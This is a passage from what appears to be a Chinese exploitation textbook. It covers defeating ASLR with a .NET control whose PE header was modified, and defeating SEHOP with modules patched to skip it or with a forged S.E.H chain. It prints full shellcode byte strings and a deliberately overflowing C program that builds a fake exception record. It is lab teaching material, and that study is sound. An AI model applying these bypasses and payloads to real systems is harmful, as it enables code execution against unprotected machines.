    if( !(pBinaryInfo->pHeaderInfo->usDllCharacteristics & IMAGE_DLL_ CHARACTERISTICS_
DYNAMIC_BASE) &&
            !(pBinaryInfo->pHeaderInfo->bFlags &PINFO_IL_ONLY_IMAGE) &&
            !(_MmMoveImages == -1) )
        {
            _MiNoRelocate++;
            return 0;
    }
    ……
```

从代码中我们可以看到只要满足以下任意条件 ASLR 就会对 PE 文件进行随机化处理。

（1）PE 头中含有 IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE 标识。

（2）IL-Only 文件，它在这对.NET 文件进行了特殊照顾。

（3）_MmMoveImages 值为-1。

通过以上分析我们可以知道如果一个文件是 IL-Only，那么无论它有没有设置 IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE 标识，系统加载它时都会进行随机化处理，而我们加载到浏览器中的.NET 控件恰恰是 IL-Only 的。但是系统在验证一个.NET 文件是不是 IL-Only 的时候出现了个小纰漏，再看 Alex 为我们提供的验证过程：

```
    ……
    if( ( (pCORHeader->MajorRuntimeVersion > 2) || (pCORHeader->MajorRuntime-
Version == 2 && pCORHeader->MinorRuntimeVersion >= 5) ) && (pCORHeader->Flags &
COMIMAGE_FLAGS_ILONLY) )
    {
       pImageControlArea->pBinaryInfo->pHeaderInfo->bFlags   |=   PINFO_IL_ONLY_
IMAGE;
    ……
    }
    ……
```

通过分析代码，可以发现当系统在检查一个.NET 文件是否具有 COMIMAGE_FLAGS_ILONLY 标识前分别对.NET 文件运行时版本号进行判断，如果版本号低于 2.5 则不进行 COMIMAGE_FLAGS_ILONLY 标识校验，这个文件也不就会被认定为 IL-Only！

如果一个.NET 文件我们指定了它的加载基址，而它即不包含 IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE 标识，又不被认定为 IL-Only 会发生什么事呢？顺着这个思路，我们想构造一个这样的.NET 控件放到浏览器中进行测试，看看它是不是真的固定地址加载，但翻遍.NET 的项目配置属性也找不到设置这两项的地，于是只好直接修改 PE 头了。这里我们使用一款名为 CFF E xplorer 的软件来修改.NET 控件的 PE 头，大家可以在 http://www.ntcore.com/exsuite.php 下载这个软件。

直接修改 PE 头还有个好处，我们不用再建立一个.NET 控件了，直接把“利用.NET 控件绕过 DEP”一节中使用的.NET 控件，修改一下就可以做实验了。

首先去掉文件的 IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE 标识，用 CCF Explorer 打开 DEP_NETDLL.dll 后，点击 Optional h eader→DllCharacteristics 进行设置，如图 13.6.1 所示。

然后设置.NET 控件的运行版本号，只要将版本号修改为小于 2.5 的就可以。我们可以在.NET Directory 选项页中设置，修改完成后保存即可，如图 13.6.2 所示。




图 13.6.1　移除.NET 控件的 IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE 标识




图 13.6.2　设置.NET 控件运行版本号

修改结束后，我们直接使用“利用.NET 控件绕过 DEP”中的 POC 页面来演示，只是演示环境换到 Windows Vista 上，具体演示环境如表 13-6-1 所示。

用 IE 访问 POC 页面，如里浏览器提示 ActiveX 控件被拦截等信息请自行设置浏览器安全权限，当浏览器弹出“在此页上的 ActiveX……允许这种交互吗？”的对话框时我们用 OllyDbg 附加 IE 的进程，附加好后按一下 F9 键让程序继续运行。

表 13-6-1 演示环境

	推荐使用的环境	备 注
操作系统 W	indows Vista SP0	
DEP 状态 Optin		该选项任意，因为这种方法可以绕过 DEP
浏览器	Internet Explorer 7	

现在来看看该.NET 控件的 ASLR 是否被禁用了，通过 OllyFindAddr 插件中的 Unprotected modules→Without ASLR 来查找当前进程中未启用 ASLR 的模块。

如图 13.6.3 所示，该.NET 控件确实未启用 ASLR，而且加载基址也是我们设置的 0x24240000。我们可以直接使用这个 POC 页面来完成溢出演示，直接单击 Web 页面上弹出对话框的“是”按钮，就可以看到 shellcode 成功执行的结果，如图 13.6.4 所示。大家可以重启系统再次验证是否真的可以绕过 ASLR，再有兴趣的话可以开启 DEP 后调试，看看它是如何同时绕过 ASLR 和 DEP 的。




图 13.6.3 DEP_NETDLL.dll 未被 ASLR 保护




图 13.6.4 .NET 控件中的 shellcode 成功执行

第 14 章　S.E.H 终极防护：SEHOP

14.1　SEHOP 的原理

随着针对 S.E.H 的攻击日益增多，微软推出了一种新的 S.E.H 保护机制 SEHOP（Structured Exception Handling Overwrite Protection），这是一种比 SafeSEH 更为严厉的保护机制。目前 Windows Vista SP1、Windows 7、Windows Server 2008 和 Windows Server 2008 R2 均支持 SEHOP。

SEHOP 在 Windows Server 2008 默认启用，而在 Windows Vista 和 Windows 7 中 SEHOP 默认是关闭的。大家可以通过以下两种方法启用 SEHOP。

（1）下载 http://go.microsoft.com/?linkid=9646972 的补丁，此补丁适用于 Windows 7 和 Windows Vista SP1。

（2）手工在注册表中 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\kernel 下面找到 DisableExceptionChainValidation 项，将该值设置为 0，即可启用 SEHOP。如图 14.1.1 所示。




图 14.1.1　设置注册表启用 SEHOP

现在我们来看看 SE HOP 的新颖之处。大家知道程序中的各 S.E.H 函数是以单链表的形式存放于栈中的，而在这个链表的末端是程序的默认异常处理，它负责处理前面 S.E.H 函数都不能处理的异常。一个典型的 S.E.H 链如图 14.1.2 所示。




图 14.1.2　典型的 S.E.H 链

SEHOP 的核心任务就是检查这条 S.E.H 链的完整性，在程序转入异常处理前 SEHOP 会检查 S.E.H 链上最后一个异常处理函数是否为系统固定的终极异常处理函数。如果是，则说明这条 S.E.H 链没有被破坏，程序可以去执行当前的异常处理函数；如果检测到最后一个异常处理函数不是终极 BOSS，则说明 S.E.H 链被破坏，可能发生了 S.E.H 覆盖攻击，程序将不会去执行当前的异常处理函数。Alex 首次对该验证过程进行了披露，其验证代码如下：

```
if (process_flags & 0x40 == 0) {    //如果没有 SEH 记录则不进行检测
if (record != 0xFFFFFFFF) {         //开始检测
       do {
       if (record < stack_bottom || record > stack_top)// SEH 记录必须位于栈中
                     goto corruption;
       if ((char*)record + sizeof(EXCEPTION_REGISTRATION) > stack_top)
                                   //SEH 记录结构需完全在栈中
                     goto corruption;
      if ((record & 3) != 0)       //SEH 记录必须 4 字节对齐
                     goto corruption;
                     handler = record->handler;
                     if (handler >= stack_bottom && handler < stack_top)
                                   //异常处理函数地址不能位于栈中
                     goto corruption;
                     record = record->next;
                     } while (record != 0xFFFFFFFF);    //遍历 S.E.H 链
       if ((TEB->word_at_offset_0xFCA & 0x200) != 0) {
       if (handler != &FinalExceptionHandler)//核心检测，地球人都知道，不解释了
                     goto corruption;
                     }
       }
}
```

请大家回顾前边关于 S.E.H 溢出攻击的讨论，思考这个检测的防御原理，如图 14.1.3 所示。




图 14.1.3　典型的 S.E.H 溢出过程

攻击时将 S.E.H 结构中的异常处理函数地址覆盖为跳板指令地址，跳板指令根据实际情况进行选择。当程序出现异常的时候，系统会从 S.E.H 链中取出异常处理函数来处理异常，异常

处理函数的指针已经被覆盖，程序的流程就会被劫持，在经过一系列跳转后转入 shellcode 执行。

由于覆盖异常处理函数指针时同时覆盖了指向下一异常处理结构的指针，这样的话 S.E.H 链就会被破坏，从而被 SEHOP 机制检测出。

作为对 SafeSEH 强有力的补充，SEHOP 检查是在 SafeSEH 的 RtlIsValidHandler 函数校验前进行的，也就是说利用攻击加载模块之外的地址、堆地址和未启用 SafeSEH 模块的方法都行不通了，必须要考虑其他的出路。理论上我们还有是三条路可以走，他们分别是：

（1）不去攻击 S.E.H，而是攻击函数返回地址或者虚函数等。

（2）利用未启用 SEHOP 的模块。

（3）伪造 S.E.H 链。

14.2 攻击返回地址

我们在突破 SafeSEH 时就提到过这种方法，这是一个纯考验人品的方法。如果您能够碰到一个程序，他启用了 SEHOP 但是未启用 GS，或者启用了 GS 但是刚好被攻击的函数没有 GS 保护，什么都不要多说了，直接攻击函数返回地址。

14.3 攻击虚函数

无论 SEHOP 有多么的强大，它保护的也只是 S.E.H，对于 S.E.H 以外的东西是不提供保护的。所以我们依然可以通过攻击虚函数表来劫持程序流程，这个过程不涉及任何异常处理，无论是 SafeSEH 还是 SEHOP 都只能眼睁睁地看着程序流程被劫持。大家可以参考一下 10.3 中的例子自己实践一下，在这我们就不做过多介绍了。

14.4 利用未启用 SEHOP 的模块

您可能会问模块怎么还可以禁用 SEHOP？为什么我们在程序的编译属性里没有找到相关的选项？虽然微软没有在编译器中提供这个选项，但是出于兼容性的考虑还是对一些程序禁用了 SEHOP，如经过 Armadilo 加壳的软件。

操作系统会根据 PE 头中 MajorLinkerVersion 和 MinorLinkerVersion 两个选项来判断是否为程序禁用 SEHOP。例如，我们可以将这两个选项分别设置为 0x53 和 0x52 来模拟经过 Armadilo 加壳的程序，从而达到禁用 SEHOP 的目的。

搞定 SEHOP 后还需要搞定 SafeSEH，所以我们在“利用未启用 SafeSEH 模块”实验的基础上来完成本次演示，本次实验的环境如表 14-4-1 所示。

表 14-4-1 实验环境

	推荐使用的环境	备　注
操作系统 W	indows 7	
EXE 编译器	Visual Studio 2008	

续表

	推荐使用的环境	备　注
DLL 编译器 V	C++ 6.0	将 dll 基址设置为 0x11120000
系统 SEHOP	启用	
程序 DEP	关闭	
程序 ASLR EXE	随意，DLL 禁用	
编译选项	禁用优化选项	
build 版本 r	elease 版本	

首先为 SEH_NOSaeSEH_JUMP.dll 禁用 SEHOP。使用 CFF Ex plorer 打开 SEH_NOSaeSEH_JUMP.dll 后在 Optional header 选项页中来进行设置，分别将 MajorLinkerVersion 和 MinorLinkerVersion 设置为 0x53 和 0x52，如图 14.4.1 所示。




图 14.4.1　修改 PE 头禁用 SEHOP

然后还要对演示的主程序进行一定的修改，主要包含两方面工作：

（1）修改弹出对话框的 shellcode，让其可以在 Windows 7 下正常弹出。

（2）取消程序的/NXCOMPAT 链接选项来禁用程序的 DEP。

由于在Windows 7下PEB_LDR_DATA指向加载模块列表中第二个模块位置被KERNELBASE.dll占据，kernel32.dll 的位置由第二个变为第三个，所以我们的 shellcode 也要作出相应修改才能够正常运行。原来 shellcode 的第 52 个字节之后插入“\x8B\x09”，该机器码对应的汇编语句为 MOV ECX,[ECX]，具体为什么加这条执行，大家自行调试一下 shellcode 就明白了。修改后的 shellcode 如下。

```
Shellcode=
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53"
"\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B"
"\x49\x1C\x8B\x09"
"\x8B\x09" //在这增加机器码\x8B\x09，它对应的汇编为 mov ecx,[ecx]
"\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95"
```

```
    "\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59"
    "\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A"
    "\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75"
    "\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03"
    "\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB"
    "\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
    "\x53\xFF\x57\xFC\x53\xFF\x57\xF8"
```

在 VS 2008 下面禁用程序/NXCOMPAT 链接选项的方法我们在介绍 DEP 的时候已经讲过，大家可以参考那一节。

修改好 shellcode 和禁用/NXCOMPAT 链接选项后重新编译程序，然后运行程序就可以看到对话框弹出来了，如图 14.4.2 所示。




图 14.4.2　利用未启用 SEHOP 的模块成功绕过 SEHOP

14.5　伪造 S.E.H 链表

SEHOP 的原理就是检测 S.E.H 链中最后一个异常处理函数指针是否指向一个固定的终极异常处理函数，如果我们溢出时伪造这样一个结构不就可以绕过 SEHOP 了吗？如图 14.5.1 所示。




图 14.5.1　伪造 S.E.H 链示意图

是不是感觉很简单？不要被表面现象所迷惑，要实现 S.E.H 的伪造是非常困难的事，首先它有着一个非常苛刻的前提——系统的 ASLR 不能启用，因为伪造 S.E.H 链时需要用到 FinalExceptionHandler 指向的地址，如果每次系统重启的后这个地址都变化的话，溢出的成功率将大大降低。所以这里只是讨论这种方法在理论上的可行性，以下的讨论都是在系统关闭 ASLR 的前提下进行的。

现在来看看通过伪造 S.E.H 链绕过 SEHOP 所需要的具体条件：

（1）图 14.5.1 中的 0xXXXXXXXX 地址必须指向当前栈中，而且必须能够被 4 整除。

（2）0xXXXXXXXX 处存放的异常处理记录作为 S.E.H 链的最后一项，其异常处理函数指针必须指向终极异常处理函数。

（3）突破 SEHOP 检查后，溢出程序还需搞定 SafeSEH。

为了避免实验过于复杂，本次实验我们在“利用未启用 SafeSEH 模块绕过 SafeSEH”的基础上进行，所以不用再考虑 SafeSEH 的问题，只需确定了 0xXXXXXXXX 的值和 FinalExceptionHandler 指向的地址即可。

我们使用以下代码来分析这一过程。

```
#include"stdafx.h"
#include<string.h>
#include<windows.h>
charshellcode[]=
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90"
"\x14\xFF\x12\x00"//address of last seh record
"\x12\x10\x12\x11"//address of pop pop retn in No_SafeSEH module
"\x90\x90\x90\x90\x90\x90\x90\x90"
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53"
"\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B"
"\x49\x1C\x8B\x09"
"\x8B\x09"//在这增加机器码\x8B\x09，它对应的汇编为mov ecx,[ecx]
"\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95"
```

```
    "\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59"
    "\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A"
    "\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75"
    "\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03"
    "\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB"
    "\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
    "\x53\xFF\x57\xFC\x53\xFF\x57\xF8\x90\x90"
    "\xFF\xFF\xFF\xFF"// the fake seh record
    "\x75\xA8\xF7\x77"
    ;
    DWORDMyException(void)
    {
           printf("There is an exception");
           getchar();
           return 1;
    }
    voidtest(char * input)
    {
           charstr[200];
           memcpy(str,input,412);
    intzero=0;
           __try
           {
           zero=1/zero;
           }
           __except(MyException())
           {
           }
    }
    int_tmain(intargc, _TCHAR* argv[])
    {
           HINSTANCEhInst   =   LoadLibrary(_T("SEH_NOSaeSEH_JUMP.dll"));//load
No_SafeSEH module
           charstr[200];
           test(shellcode);
           return 0;
    }
```

对实验思路和代码简要解释如下。

（1）通过未启用 SafeSEH 的 SEH_NOSaeSEH_JUMP.dll 来绕过 SafeSEH。

（2）通过伪造 S.E.H 链，造成 S.E.H 链未被破坏的假象来绕过 SEHOP。

（3）SEH_NOSafeSEH 中的 test 函数存在一个典型的溢出，即通过向 str 复制超长字符串造成 str 溢出，进而覆盖程序的 S.E.H 信息。

（4）使用 SEH_NOSafeSEH_JUMP.DLL 中的“pop pop retn”指令地址覆盖异常处理函数地

址，然后通过制造除 0 异常，将程序转入异常处理。通过劫持异常处理流程，程序转入 SEH_NOSaeSEH_JUMP.DLL 中执行“pop pop retn”指令，在执行 retn 后程序转入 shellcode 执行。

实验环境如表 14-5-1 所示。

表 14-5-1 实验环境

	推荐使用的环境	备 注
操作系统 W	indows 7	
EXE 编译器	Visual Studio 2008	
DLL 编译器 V	C++ 6.0	将 dll 基址设置为 0x11120000
系统 SEHOP	启用	
程序 DEP	关闭	
系统 ASLR	关闭	
编译选项	禁用优化选项	
build 版本 r	elease 版本	

说明：实验中的 FinalExceptionHandler 指向的地址可能在您的系统中会有所变化

首先要确定 FinalExceptionHandler 指向的地址。在 Windows 7 中不能再使用添加 INT 3 中断程序的方法，只能用 OllyDbg 加载程序。用 OllyDbg 加载好程序后直接观察堆栈的底部就可以看到 FinalExceptionHandler 指向的地址，本次实验中地址为 0x77F7A875，如图 14.5.2 所示。




图 14.5.2 S.E.H 链最后一项

然后开始伪造 S.E.H 链。先来看一下 S.E.H 的覆盖情况，按 F9 键让程序运行，程序会在除零异常发生时中断。通过观察堆栈可以看到栈顶的异常处理记录已经被我们覆盖掉，记录中下一异常处理的地址已经被覆盖为 0x90909090，S.E.H 链已被破坏，如图 14.5.3 所示。

图 14.5.3 S.E.H 链被破坏

伪造 S.E.H 链也要从这入手，现在我们需要的考虑的是在什么地方放置伪造的异常处理记录。您可能会问为什么我们不直接使用程序自带的终极异常处理记录呢？这是因为该记录位于

0x0012FFE4，而 0x0012FFE4 作为机器码被执行的时候会影响程序的正常运行，大家可以自行调试观察一下。

我们不妨在距离弹出对话框机器码结束最近的内存放置伪造的异常处理记录，当然这个地址不仅可以被 4 整除而且还不能影响程序的执行，本次实验选择 0x0012FF14，如图 14.5.4 所示。




图 14.5.4　放置伪造的异常处理记录的位置

分析完了，接下来我们就布置一个可以伪造 S.E.H 链的 shellcode。首先是一堆 0x90 填充；然后是伪造的异常处理记录在内存中的地址；接着是 SEH_NOSafeSEH_JUMP.DLL 中找到的跳板地址 0x11121012；后面再跟上 8 个字节的 0x90 填充；然后是弹出“failwest”对话框的机器码；再是两字节的 0x90 填充，用来保证 4 字节对齐；最后是伪造的异常处理记录。整体布局如图 14.5.5 所示。

